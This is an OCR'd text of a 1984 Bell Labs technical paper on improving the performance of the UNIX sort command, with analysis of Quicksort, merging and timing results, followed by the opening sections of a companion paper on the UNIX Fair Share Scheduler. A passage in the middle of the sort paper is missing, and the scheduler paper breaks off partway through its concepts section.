I will assume that most readers are familiar with the externals of `sort` as presented in *UNIX* system user manuals. The input to `sort` is a stream of characters broken into lines by the occurrence of new-line characters. Blanks and tab characters break each line into fields of characters. `sort` can operate either on the line as a whole or on one or more of the fields in a line. Dynamic delimiting of fields distinguishes `sort` from many other sort procedures whose fields are defined by their length and their offset from the start of fixed format records. (The free format also discourages optimizations such as generating an executable comparison routine tailored to the `sort` arguments. We considered the portability of `sort` to be more important than its performance, so we generally avoided modifications that were machine-dependent. Bentley describes machine-dependent as well as machine-independent methods for improving sort programs.)<sup>7</sup> `sort` can operate on fixed positions within fields and lines, but fixed format data are the exception rather than the rule on most *UNIX* systems.

In its simplest form, `sort` compares lines or fields left to right, byte by byte. `sort` supports options to ignore the distinction between uppercase and lowercase letters; to ignore leading blanks; and to consider only letters, digits, and blanks. `sort` can be instructed to perform numerical rather than lexicographical comparison, so that, for example, 5 would precede 42. Even if we ignore the complexity of comparison, simply isolating the fields to be compared can require considerable computation. For example, if the major sort field is the tenth field in each line, `sort` must skip over the first nine fields and the white space separating them. If comparison based on the major sort field results in a tie, `sort` starts over from the beginning of the line to isolate the next sort field. Comparison in `sort` therefore tends to be much more costly than the standard paradigm of comparing two integers. As we shall see, techniques that are attractive when comparison is efficient may not apply when comparison is expensive. Conversely, the techniques that improved the performance of `sort` may make other sort procedures run more slowly.

## **2.1 General operation of sort**

`sort` operates in two phases. In the sort phase, lines are read into main memory until no more will fit. The lines are then sorted and written to a temporary file, and the process is repeated until the input is exhausted. In the merge phase, collections of the sorted temporary files are merged together to form larger sorted temporary files. Eventually, all remaining temporary files can be merged to produce the sorted output.

Each line is read and written exactly once in the sort phase. If main memory is large enough to accommodate all the lines, then no merge phase is necessary. If a merge phase is necessary, then each line will be read and written at least one more time, as the final collection of temporary files are merged to produce the sorted output. `sort` can merge approximately 20 files at one time, limited only by the number of files that a process may have open simultaneously. (If very long lines are being sorted, main memory could, in principle, impose an even more stringent limit. In practice, lines are not that large nor memory that small.) In the merge phase, therefore, lines may be read and written several times until the number of temporary files is adequately reduced.

To the extent that input and output dominate the time it takes to sort, a reduction in the number of merge passes is the best hope for improved times. This can be achieved by writing larger, and hence fewer, temporary files in the sort phase and by merging more files at each step in the merge phase. In the sections that follow, we will look at the sort and merge phases of `sort` in more detail and see how it was possible to increase the size of `sort` temporary files and reduce the number of merge passes. We will see how these changes can increase processor time as they reduce the time spent on input and output, and we will describe some additional changes to help reduce the processor time as well.

## **III. THE SORT PHASE**

### **3.1 Introduction**

In the sort phase, available memory was originally divided into two areas of fixed size. Four-fifths of memory was reserved for storing the lines to be sorted. Because lines differ in length, it is not practical to exchange two lines in memory. Instead, the remaining one-fifth of memory was dedicated to hold pointers to the stored lines, and it is the pointers to the lines, not the lines themselves, that are reordered in the sort phase. It is simpler to talk about "swapping two lines" than "swapping pointers to two lines," so we will drop the distinction.

With this fixed partitioning of main memory, memory was consid-

ered full when there were no more pointers or when there were fewer than 512 bytes left in the line storage area. If both a pointer and 512 bytes of line storage were available, `sort` would set the pointer to the start of the remaining free space and read another line into the area. (If the line was longer than the remaining line storage, pointers were overwritten with data and a core dump usually ensued. Otherwise, lines longer than 512 bytes could survive the sort phase only to be silently truncated in the merge phase.) Unless lines were quite short, less than four times the size of a pointer, the algorithm would exhaust line storage before running out of pointers, meaning that sorted temporary files were roughly four-fifths of the size of available memory.

We added an option to `sort` to allow it to allocate more memory in the sort phase. Increased work space would obviously increase the size of the temporary files. However, that would not remove the line size restriction and a purist would still be dissatisfied with running out of line space while there were unused pointers, or vice versa. We therefore eliminated the fixed partitioning of allocated memory, reading lines into the top of the work space, and assigning pointers from the other end. When lines met pointers, we sorted the complete lines, wrote the temporary file, copied the incomplete line to the start of the work space, and continued. The size of the largest line was recorded so adequate buffers could be allocated in the merge phase. Although detecting that lines had reached the pointers added time to an already expensive read routine, it virtually eliminated any limit on line length, made the best possible use of available memory, and removed a cause of core dumps from a command that should be user-proof.

### **3.2 Quicksort and insertion sort**

The changes to memory management did not require any changes to the basic sort or merge algorithms. However, while we were changing the program, we took the opportunity to implement some proposed improvements, primarily those from Sedgewick's study of Quicksort implementations.<sup>4</sup> Detailed analysis of the algorithms can be found there or in Sedgewick's thesis<sup>8</sup> or in Knuth.<sup>1</sup> For convenience, we review the basic Quicksort and insertion sort algorithms. Quicksort sorts an array of lines as follows:

- If an array contains no lines or one line, do nothing. This correctly sorts arrays of size zero and one, and establishes the inductive base for the correctness of the overall method.
- If an array contains two or more lines, pick any line and compare it to all the others. Put all the lines that compare low or equal to its left, put all the lines that compare high to its right, and recursively "quicksort" the arrays to the left and to the right. This puts the

selected line where it belongs in the array and creates two strictly smaller arrays that sort correctly by induction. To be precise, Quicksort is less constrained, allowing equal lines in either the left array or the right array.

Insertion sort is also easy to understand and implement.

- If the first  $j$  lines in an array are already correctly ordered, a  $j + 1$ st line can be put where it belongs by swapping it with each previous line to which it compares low.

This procedure can be used to sort an array of  $N$  lines by invoking it to put line 2 into place relative to line 1, then invoking it to put line 3 into place relative to the first two lines, and so on until line  $N$  is put into place. This is similar to the way many people arrange a card hand, putting each new card in its correct place as it is dealt.

### 3.3 Small subarrays

Although Quicksort is extraordinarily elegant, the recursive approach incurs substantial bookkeeping overhead for small arrays. Hoare observed that a more efficient technique, such as an insertion sort, should be used when array size falls below some threshold,  $M$ .<sup>3</sup> Sedgewick took Hoare's suggestion a step further and noted that instead of doing an insertion sort on each small interval, one could leave them unsorted, and invoke a single insertion sort on the entire array of lines when all quicksorting was complete.

Sedgewick was able to improve performance by 10 to 15 percent because, in his model, comparison and exchange were simple operations, comparable in complexity to pushing an argument onto a stack. He made large reductions in administrative overhead at the cost of a small increase in comparisons and exchanges. `sort` does not fit Sedgewick's model. The processing required to compare two lines in `sort` can easily exceed the total processing that Sedgewick measured for sorting a small array. When averaged over all permutations of  $N$  distinct elements, Quicksort never does more comparisons than insertion sort, and for four elements or more, it does fewer. Table II shows calculated values for the average number of comparisons performed when sorting small arrays.

The ill-advised implementation of this technique helps to account for the excessive user time we first observed. When I removed the insertion sort on small arrays and restored the original Quicksort algorithm, `sort` ran faster.

### 3.4 Median of three selection

Like many divide-and-conquer algorithms, Quicksort works best when it divides the remaining work into nearly equal pieces. If a line is chosen at random, it is unlikely that half the remaining lines will

Table II—Average number of comparisons on small arrays

<i>N</i>	2	3	4	5	6	7	8	9
Insertion sort	1.000	2.667	4.917	7.717	11.050	14.907	19.282	24.171
Quicksort	1.000	2.667	4.833	7.400	10.300	13.485	16.921	20.579

compare low to it and half high. We are as likely to pick the minimum or maximum line as the median.

Hoare suggested partitioning around the median of several randomly selected lines. Sedgewick, following Singleton,<sup>9</sup> recommended choosing the median of the first line in the array, the last line in the array, and the line in the middle of the array. This approach leads to several positive effects. (Our first rewrite of `sort` did not include this technique. Just as the suggestion we implemented was worth leaving out, the one we left out was worth implementing.) Using the median increases the probability of a favorable partitioning. Suppose we have  $N$  distinct values, 1 through  $N$ , and a particular value  $i$  in that range. By definition,  $i$  is the median of three values if one value is less than  $i$  and one value is greater than  $i$ . There are  $i - 1$  values less than  $i$  and  $N - i$  values greater than  $i$ , so of all choices of three values,  $(i - 1) * (N - i)$  have median  $i$ . The effect therefore is to scale up the probability of selecting a value in the middle of the range and reduce the chances of selecting values near the extremes.

The Quicksort algorithm eventually compares the first and last lines in the array to the partitioning element to determine where they belong. The two or three comparisons that determine the median of three lines also establish the relative order of the three lines. As a side effect of the median selection, we therefore can move some of the work out of the main loop. Of course, the Quicksort subroutine becomes more complex. Arrays of size 3 or less become special cases, but we can terminate the recursion for these arrays where Quicksort formerly terminated for arrays of size 1 or 0. This produces some of the administrative savings that Sedgewick<sup>4</sup> observed from using a simpler technique on smaller arrays.

Table III shows calculated values for the average number of comparisons performed while quicksorting arrays of various sizes, with and without the median-of-three modification.

### 3.5 *Sorting by merging*

Table III shows that sorting a 4000-line array with the median-of-three feature requires an average of 47,868 comparisons. One can sort two arrays of 2000 lines each for 21,564 comparisons per array, then merge the two arrays for one more comparison per line, resulting in  $2 * 21,564 + 4000 = 47,128$  comparisons, 740 fewer than the straightforward sort on 4000 lines.

Table III—Number of comparisons with and without median-of-three selection

N	Number of Lines in Array							
	N		10 * N		100 * N		1000 * N	
	With	With-out	With	With-out	With	With-out	With	With-out
1	0.000	0.000	22.59	24.44	573.5	647.9	9,600	10,986
2	1.000	1.000	64.42	71.11	1376.2	1563.0	21,564	24,730
3	2.667	2.667	114.76	127.69	2268.2	2582.2	34,425	39,520
4	4.667	4.833	170.73	190.84	3218.2	3669.1	47,868	54,989
5	7.067	7.400	230.92	258.92	4211.4	4806.4	61,744	70,963
6	9.733	10.300	294.49	330.94	5239.1	5983.9		
7	12.648	13.486	360.89	406.26	6295.4	7194.8		
8	15.776	16.921	429.70	484.41	7376.3	8434.5		
9	19.095	20.579	500.64	565.03	8478.6	9699.1		

Table IV—Effect of partitioning and then merging 4000 lines

	1	2	4	8	16	32
Number of groups						
Comparisons sorting	47,868	43,128	38,400	33,691	29,018	24,405
Comparisons merging	0	4,000	8,000	12,000	16,000	20,000
Comparisons total	47,868	47,128	46,400	45,691	45,018	44,405
Comparisons saved	0	740	1,468	2,177	2,850	3,463
Lines moved	0	0	6,000	14,000	30,000	62,000

The idea of artificially partitioning a memory load into groups, sorting the groups, and then merging the sorted results can be used for any number of groups. The merging can be done using a sorted array of the minimum lines from each of the groups. A binary search can be used to determine the proper place in this array for a new line. It takes only  $\log N$  comparisons to establish the proper place for a line in such an array, but an average of  $(N - 1)/2$  lines must be moved to allow the new line to be put in place. Table IV shows the savings in comparisons against the cost in lines moved for partitioning and merging a 4000-line array into a varying number of groups. (The number of lines exchanged while quicksorting also varies as  $N \log N$ , but it grows more slowly than the number of comparisons. Detailed analysis is quite complicated, but the number of exchanges saved by partitioning and merging is less than the number of comparisons saved. The number of exchanges saved while quicksorting does not compensate for the extra moves shown in the table.)

The optimum trade-off of comparisons against moves will depend on their relative complexity. Ideally, one might determine the complexity of comparisons dynamically, then pick a group size accordingly. In practice, the new `sort` always uses 32 groups.

## IV. THE MERGE PHASE

### 4.1 *Balancing the merge tree*

In the merge phase,  $M$  sorted temporary files are merged to produce a single sorted output. If there are  $M$  or fewer files to be merged, this output becomes the output of the sort. Otherwise, the output is written to a new temporary file to be processed later. Since we replace  $M$  files with one file, the number of temporary files is constantly decreasing; thus, the merge eventually completes.

On the last merge pass, all the input records participate in the merge. If fewer than  $M$  files participate in the final merge pass, it would have been better to reduce the number of inputs to the previous merge step to leave exactly  $M$  files for the final pass, thereby saving an extra pass over some of the temporary files. But, since the size of temporary files is constantly increasing, the same argument can be made for the penultimate step. The previous step should leave it with just the right number of temporary files so that after merging  $M$  of them onto a new temporary, exactly  $M$  remain. The argument continues from step to step, leaving us with a goal of merging the right number of temporary files on the first step, when files are smallest, to ensure that all subsequent steps have exactly  $M$  inputs.

Knuth provides a formula for determining the number of files to merge at the first step.<sup>1</sup> The typical merge step reduces the number of temporary files by  $M - 1$ . The number of temporary files remaining, modulo  $M - 1$ , is therefore unchanging. If we can arrange to make one file remain, then the final merge step, instead of writing this one temporary file, can produce the sort output. If the merge phase begins with  $T$  files, then the first merge step merges  $T$  modulo  $(M - 1)$  of them, establishing the right number of temporary files for all subsequent merge steps. If  $T$  modulo  $(M - 1)$  is one, we do nothing; if it is zero,  $M - 1$  files are merged.

### 4.2 *Merge width*

The number of times each byte must be read and written in the merge phase varies as the logarithm, base  $M$ , of the number of files to be merged. When `sort` was written, there was limit of ten file descriptors. The standard output and standard error descriptors were reserved. Standard input is always read first when it is among the input files, and it can be closed when it is no longer needed. This meant that seven files could always be merged onto an eighth, so  $M$  was originally seven. Most *UNIX* systems now provide 19 or 20 file descriptors, so we increased  $M$  to 16.

### 4.3 *Use of a heap in the merge phase*

To merge  $M$  sorted temporary files, the original `sort` maintained a

sorted array of  $M$  lines, one from each temporary file. The basic loop in the merge phase was to write the line in the first entry of the array, read another line from that input file, and then swap the line with adjacent entries to which it compared high. This left the array ready for another cycle. In view of our expanded number of input files, we decided that we could, to quote Kernighan:

... do better with a better algorithm and data structure.

One of the best is to arrange the lines as a *heap*. A heap has two desirable properties; its smallest element can be found immediately, and a new element can be put into the proper position in a heap in a time that grows only logarithmically with the heap size. You can imagine the heap as a binary tree (that is, each element has at most two descendants) in which each element is less than or equal to its children.<sup>6</sup>

Because each element is smaller than its children, the minimum element is at the root of the heap. The typical loop using a heap writes the line at the root and reads another line from that file. In general, this new element will not be less than both of its children, so it is necessary to sift it down in the heap and to sift up lesser elements. This is done by comparing the two children to establish the lesser and then comparing the new element to the lesser child. If the new element is low or equal, we can stop sifting and start another merge loop. If the new element is high, then we swap it with the lesser child and continue sifting the new element down in the heap.

Both the number of comparisons and number of swaps are logarithmic in the number of elements in the tree. Unfortunately, because of the comparison of the children to establish the lesser child, there are two comparisons at each of the upper levels of the tree. Figure 1 shows the number of comparisons and the number of swaps involved, depending on where the new line finally comes to rest.

Assuming that elements are equally likely to end up at any node,




Fig. 1—Comparisons and swaps for heaps of 16 and 32 elements.

the average number of comparisons and swaps are 5.625 and 2.375 for the 16-element heap, and 2 and 0.667 for the 3-element heap. The original insertion sort would have averaged 8.438 comparisons and moved an average of 7.5 elements for a 16-way merge, but, interestingly enough, would have averaged 1.667 comparisons and one move for a 3-element array. The heap requires 20 percent more comparisons in the three-element case and also does worse for four- or five-element arrays. In short, the heap technique does not scale down nicely.

In principle, one might not worry about the scaled-down case, since it only happens at the start of the merge, when we balance the merge tree. In practice, with sort temporary files larger than half a million bytes, sorts that get into the merge phase at all probably will not have more than two or three inputs. (On many *UNIX* systems there is a limit of about a million bytes on individual files. Only users with special privileges can write larger files.) Fortunately, there is another alternative that works well for all the cases that we might encounter.

#### **4.4 Binary insertion sort**

With comparisons being our major concern, the problem with a simple insertion sort is that it averages too many comparisons when installing a new line into an array of more than a few lines. A binary search can hold the number of comparisons to the log of the number of inputs. Unlike the heap algorithm, we do not have to perform two comparisons at interior nodes of the binary tree, so the technique averages fewer comparisons for three lines or more. Having found the proper place in the array for the line, it is still necessary to move an average of half the lines to make room for the new line. Table V shows for arrays of various sizes the average number of comparisons required by a simple insertion sort, a binary insertion sort, and a heap algorithm. As the table shows, the binary insertion technique saves a significant number of comparisons over both of the other techniques.

### **V. SPECIAL CASES**

Most of the analysis that I have included has measured performance averaged over all permutations of distinct lines. There are some special cases that deserve special emphasis.

#### **5.1 Equal keys**

It is not unreasonable to assume that it takes the same amount of time to compare any two integers, but this is certainly not valid when we consider the comparisons performed by `sort`. In particular, it is generally more expensive to detect equality than it is to detect inequality. If the sort key comprises several fields, we can stop comparing as soon as there is a difference, but we must isolate and process all

Table V—Average number of comparisons to add a new line

Number of Lines	Plain Insertion Sort	Binary Insertion Sort	Heap
2	1	1	1
3	1.66667	1.66667	2
4	2.25	2	2.5
5	2.8	2.4	3.2
6	3.33333	2.66667	3.33333
7	3.85714	2.85714	3.71429
8	4.375	3	4
9	4.88889	3.22222	4.44444
10	5.4	3.4	4.6
11	5.90909	3.54545	4.90909
12	6.41667	3.66667	5
13	6.92308	3.76923	5.23077
14	7.42857	3.85714	5.28571
15	7.93333	3.93333	5.46667
16	8.4375	4	5.625

the key fields to establish equality. Since `sort` is often used for the purpose of eliminating duplicate keys, its behavior in the presence of equal keys is worth noting.

The Quicksort algorithm in `sort` moves all the lines that compare equal to the partitioning line next to it. This is sometimes called a fat pivot. Quicksort would work correctly if the equal lines were simply left where they were found, since subsequent processing would cause them to sort where they belonged. There would be several adverse side effects, however. The partitions would be a little larger. If there were several equal keys, they would be compared again while processing the partitions. And, to eliminate duplicate keys, it would be necessary to compare adjacent keys again at output time, guaranteeing that all equal keys participated in another comparison. For these reasons, the fat pivot is worthwhile for `sort`.

### 5.2 Nearly ordered input

In the merge phase, suppose one of the inputs contains a series of lines that are less than the next line from any of the other inputs. This would be observed if the original input was in nearly sorted order. Using a simple insertion sort technique, a single comparison verifies that the new line is the minimum element. Using heaps, there are two comparisons, one to find the lesser child of the root, and one to verify that the root compares low or equal. Using the binary insertion technique, the number of comparisons will be the log of the number of input files.

Under these circumstances, the simple insertion sort makes fewer



`sort -t 'p' +8 -8.2 +2 -3 +16 -17`

generating an alphabetical list of employees by department within location. The simple option therefore made comparisons about as easy as possible, and the complex option forced a fairly complicated form of comparison.

The effect of differing amounts of main-memory work space was measured by running some small tests with 32,768 bytes available, and some large tests with 500,000 bytes of available memory. The effect of differing file size was measured by running tests on the full file containing 29,157 lines and totaling 2,218,964 bytes, and a partial file of 380,609 bytes comprising the first 5000 lines of the full file. The smaller size was chosen so the entire file could fit in main memory when the large work areas were being tested. Tests were run on the old version of `/bin/sort` (with known bugs removed) and the new version I have been describing. In all cases, the final output was directed to `/dev/null`. The results for various combinations of these parameters are summarized in Table VI.

### 6.1 Analysis of the timings

By looking at temporary files on trial runs, I was able to determine that the original `sort` temporary files averaged around 25,435 bytes when there were 32,768 bytes of work space available, and around 399,185 bytes when there were 500,000 bytes of work space. Because of its dynamic use of work space, the new `sort` averaged 31,100-byte temporary files from the smaller space, and 475,000-byte files from

Table VI—Timing results

Times as Hours:Minutes:Seconds (Seconds)				Parameters			
Real	User	System	Compares	File	Memory	Sort	
1:07 (67)	:44 (44)	:08 (8)	Simple	Partial	Small	Old	
:42 (42)	:29 (29)	:05 (5)	Simple	Partial	Small	New	
:22 (22)	:19 (19)	:02 (2)	Simple	Partial	Big	Old	
:21 (21)	:17 (17)	:02 (2)	Simple	Partial	Big	New	
8:24 (504)	5:28 (328)	1:02 (62)	Simple	Full	Small	Old	
6:17 (377)	4:06 (246)	:44 (44)	Simple	Full	Small	New	
4:20 (260)	3:17 (197)	:28 (28)	Simple	Full	Big	Old	
4:06 (246)	3:00 (180)	:29 (29)	Simple	Full	Big	New	
14:27 (867)	14:08 (848)	:08 (8)	Complex	Partial	Small	Old	
5:11 (311)	4:59 (299)	:05 (5)	Complex	Partial	Small	New	
14:52 (892)	14:49 (889)	:02 (2)	Complex	Partial	Big	Old	
4:51 (291)	4:47 (287)	:02 (2)	Complex	Partial	Big	New	
1:37:59 (5879)	1:35:35 (5735)	1:05 (65)	Complex	Full	Small	Old	
38:09 (2289)	36:07 (2167)	:47 (47)	Complex	Full	Small	New	
1:44:54 (6294)	1:43:54 (6234)	:29 (29)	Complex	Full	Big	Old	
35:41 (2141)	34:39 (2079)	:29 (29)	Complex	Full	Big	New	
34:41 (2081)	33:38 (2018)	:28 (28)	Complex	Full	Medium	New	

Table VII—Number of sort temporary files

File	Old Sort		New Sort	
	Work Space			
	Large	Small	Large	Small
Full	6	88	5	72
Partial	1	15	1	13

the larger space. The number of sort temporary files for the various parameters is shown in Table VII.

There are no surprises in the timings when comparison is simple. The extra time required by the old sort running in a small work space reflects the extra merge passes. The improvement of the new sort over the old sort in a large work space, while modest, suggests that even when comparisons are very simple, our efforts to avoid them have been worthwhile.

The results for more complex comparisons are more dramatic. The old version of *sort* consistently runs two to three times longer than the new version. The relatively small effect of changes in working space is another manifestation of what originally surprised me when the library tested our first version of *sort*. With complex comparisons, input and output times are inconsequential. The smaller work spaces trade off input and output against comparisons in much the same way that the artificial partitioning technique trades moves for comparisons. It is for this reason that the old *sort* runs longer when it uses the large work space. The new *sort* is not immune to this phenomenon. When the work space was reduced from 500,000 bytes to 150,000 bytes to force exactly 16 temporary files from the sort phase, the last line in Table VI shows that about a minute was saved. Simply increasing the work space, one of the changes we initially thought would make the biggest improvement, may not improve performance at all, and may, in fact, make things worse.

I have no experience running the new *sort* on paged systems. In the sort phase, lines are accessed at random, so if the work space size exceeds the working set size, *sort* could suffer a page fault for every new line reference. It would be prudent to allocate a work space comfortably smaller than the expected working set size.

## VII. FUTURE DIRECTIONS

The timings presented here are not comprehensive enough to justify sweeping generalizations about the performance of *sort*. Nevertheless, the following guidelines are hard to refute: (1) The complexity of comparison dominates the performance of *sort*. (2) Input and output are inconsequential by contrast.

Reducing the number of comparisons gave our most dramatic performance improvements. While it is possible to continue making improvements in this way, it will be much more fruitful to make comparison less expensive.

Profiling indicates that scanning lines for fields is a major contributor to the expense of comparison. This parsing currently takes place each time lines are compared, and it may be repeated several times if several fields participate in the comparison. It could be done once, when a line is read into main memory, if space for field pointers were associated with each line. This would reduce the effective capacity of main memory and increase the number of temporary files, but the guidelines above suggest that this is a favorable trade-off.

Another alternative is to remove most of the options from `sort` and put them in a separate key-manipulation command. The command would construct a suitable sort key for each input line, append the line to the key, pass the key and line to `sort`, and strip the keys from the output of `sort`. All the parsing of fields, mapping of upper- and lowercase, preparation of numeric fields and so on could be done, once per line, by the key manipulator, so `sort` could do simple comparisons. I wrote a simple `awk` script to add to the beginning of each line a sort key corresponding to the complex `sort` command, and another script to remove the key.

These scripts looked like

```
awk -F'␣' '{printf "%s:%s:%s:%s\n",
  substr($9, 1, 2), $3, $17, $0}''
```

and

```
awk -F: '{printf("%s\n", $4)}'
```

respectively.

When I ran the scripts and the new `sort` on the full test file, they completed in about 635 seconds of elapsed time. This is less than one-third of the time it took the fastest running new `sort`, almost ten times as fast as the old. The first `awk` script consumed only two fewer seconds of user time than the `sort` (211 seconds versus 213 seconds), so a well-tuned command should do even better.

A separate key-building command has aesthetic appeal as well. Instead of further complicating a command that is already difficult to understand, `sort` could be simplified. The new command, which would also be much simpler than the current `sort`, would be more amenable to change. For example, it would be easy to add a time stamp or line counter to the sort keys so `sort` would appear to be stable, a change that would be difficult to make to `sort` itself. Options for sorting new types such as dates or times would be practical because the processing would only be done once per line. The timings give us reason to believe that we can provide greater flexibility at significantly reduced cost.

## VIII. SUMMARY AND CONCLUSIONS

When we first set out to modify `/bin/sort`, we thought that performance was closely related to input and output, and we sought to reduce these by increasing the work space during the sort phase and by merging more files per pass in the merge phase. These changes reduced input/output (I/O) as expected but made it clear that comparison, not I/O, dominates the performance of `sort` when a comparison is nontrivial. Additional changes to reduce the number of comparisons dramatically improved the performance of complicated sorts and modestly improved even simple sorts.

The size limit on lines has been effectively eliminated. This is important for database applications and it paves the way for architectural changes to `sort` that trade line size for simplicity of comparison.

## IX. ACKNOWLEDGMENTS

Terry Crowley made the initial changes to `/bin/sort`, and he did preliminary performance analysis while he was working with me as a summer student. Numerous readers made suggestions and comments on early drafts of this paper.

We would not have undertaken an investigation of `sort` on a system where commands were impenetrable or unportable. The *UNIX* system is responsible for providing us with both a worthwhile challenge and the measurement and development tools to carry it out.

## REFERENCES

1. D. E. Knuth, *The Art of Computer Programming; Volume 3: Sorting and Searching*, Reading, MA: Addison-Wesley, 1973.
2. C. A. R. Hoare, "Partition: Algorithm 63; Quicksort: Algorithm 64; Find: Algorithm 65," *CACM*, 4, No. 7 (July 1961), pp. 321-2.
3. C. A. R. Hoare, "Quicksort," *Computer J.*, 5, No. 1 (April 1962), pp. 10-15.
4. R. Sedgewick, "Implementing Quicksort Programs," *CACM*, 21, No. 10 (October 1978), pp. 847-57.
5. B. W. Kernighan and P. J. Plauger, *Software Tools*, Reading, MA: Addison-Wesley, 1976.
6. B. W. Kernighan and P. J. Plauger, *Software Tools in Pascal*, Reading, MA: Addison-Wesley, 1981.
7. J. L. Bentley, *Writing Efficient Programs*, Englewood Cliffs, NJ: Prentice-Hall, 1982.
8. R. Sedgewick, Quicksort, Stanford University Report STAN-CS-492, May 1975.
9. R. C. Singleton, "An Efficient Algorithm for Sorting With Minimal Storage: Algorithm 347," *CACM*, 12, No. 3 (March 1969), pp. 185-7.

## AUTHOR

**John P. Linderman**, S.B. (Mathematics), 1968; S.M. and Ph.D. (Computer Science), The Massachusetts Institute of Technology in 1970 and 1973, respectively; AT&T Bell Laboratories, 1973—. Mr. Linderman has participated in the design and development of several information retrieval systems, most recently, a collection of tools for implementing distributed databases. He is now in charge of computing facilities for the Computer Technology Research Laboratory. His interests are operating systems, algorithms, and software design. Member, AAAS and ACM.

## ***The UNIX System:***

# **The Fair Share Scheduler**

By G. J. HENRY\*

(Manuscript received July 19, 1983)

The Fair Share Scheduler (FSS) is a process scheduling scheme within the *UNIX*<sup>™</sup> operating system that controls the distribution of resources to sets of related processes. This control offers features that are useful to many applications, including user control of service level, execution predictability, fair resource allocation, predictable and fair billing, and load insulation between user communities. This paper discusses the concepts of a fair share scheduler, the motivation for and history behind FSS, some practical FSS applications, the user and administrator interfaces to FSS, and the design philosophy of FSS.

## **I. INTRODUCTION**

The primary motivation for the original versions of the *UNIX* operating system<sup>1</sup> was to create a powerful tool for the interactive user that was inexpensive in both equipment and human effort. Its most important implementation goals were to provide a system characterized by simplicity, elegance, and ease of use. The popularity of the system verifies the achievement of these goals. As the *UNIX* system enters production environments outside of the research world, enhancements are continually being made to allow it to adapt to different applications. This paper describes an enhancement to the process

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

scheduler within the *UNIX* operating system, called the Fair Share Scheduler (FSS), that controls the distribution of resources to sets of related processes. This control is useful to a wide variety of environments, such as computation centers, project-managed facilities, and universities.

## II. HISTORY

The original version of the process scheduler for the *UNIX* operating system was tailored to optimize process throughput for interactive users. It resolves Central Processing Unit (CPU) contention between processes by considering the recent CPU activity of each process. If the recent CPU activity of a process has low ratios of compute time versus real time, it will be associated with a good priority.<sup>2</sup> This implies that processes whose CPU activity is bursty in nature or small in total demand will be favored. These characteristics are typical of interactive processes, where there is some "think" time between each burst of processing.

This priority scheme works well because short tasks are predominate in the *UNIX* system. For example, editing is a common task on a *UNIX* system. Editing is interactive in nature and bursty with respect to system resource consumption requirements. The command interpreter for the *UNIX* system promotes joining small tasks to solve some larger task.<sup>3</sup> These small tasks typically request a single short burst of system resources and then exit.

The disadvantage of this scheduling scheme is the indeterminate nature of system response. Resource distribution to a process by the process scheduler within the standard *UNIX* operating system largely depends on the activity of the system as a whole. Since the total system activity is normally unknown over a given time period, the system response to a process (or user) is also unknown.

The original implementation of FSS was motivated by the computation center's need for giving a prespecified rate of system resources at a fixed cost to a related set of users. FSS provides a mechanism for contracting an average system response rate to a set of users that could predict their average system usage rate. This version has been used on production computation center systems since January of 1983. Since that time, FSS has proved to be beneficial to other applications and has been proposed as a desirable enhancement to the *UNIX* operating system.

## III. CONCEPTS

Introducing FSS to the *UNIX* operating system changes conceptions inherent to the structure of the *UNIX* system. This section describes these changes, along with the new features provided by FSS.

### 3.1 System resources

System resources are the services provided to a process by the operating system, such as use of the processor or disk. Access to system resources by a process may be obtained only by going through the operating system. FSS maintains control over the distribution of all system resources by scheduling the processor based on the system resource consumption rate of a set of related processes.

### 3.2 Distribution of system resources

The standard *UNIX* operating system process scheduler considers the processor consumption rate of the full set of active processes on the system (see Fig. 1). It distributes all of the available system resources to  $n$  users ( $U$ ), each having a domain of processes ( $p$ ) owned by them. Each user may possess a different number of processes, each of which shows a variance in processing characteristics. The amount of resources available to a user is dependent on the number of active processes in a user's domain, the number of active processes in the system domain, and the type of activity exhibited by each process.

FSS considers the resource consumption rate of a related group of processes, along with the individual processor consumption rates for each active process on the system. A group of processes associated with the same resource consumption rate is called a *fair share group*. FSS controls the *UNIX* system by dividing the system resources into fair share groups and associating each fair share group with a set of users. The process scheduler for the standard *UNIX* operating system handles contention between processes within each fair share group. Thus, resource distribution by FSS to a user is also determined by the




Fig. 1—Standard process scheduler.




Fig. 2—Fair share scheduler.

user's association with a fair share group and the allocation of system resources to that fair share group.

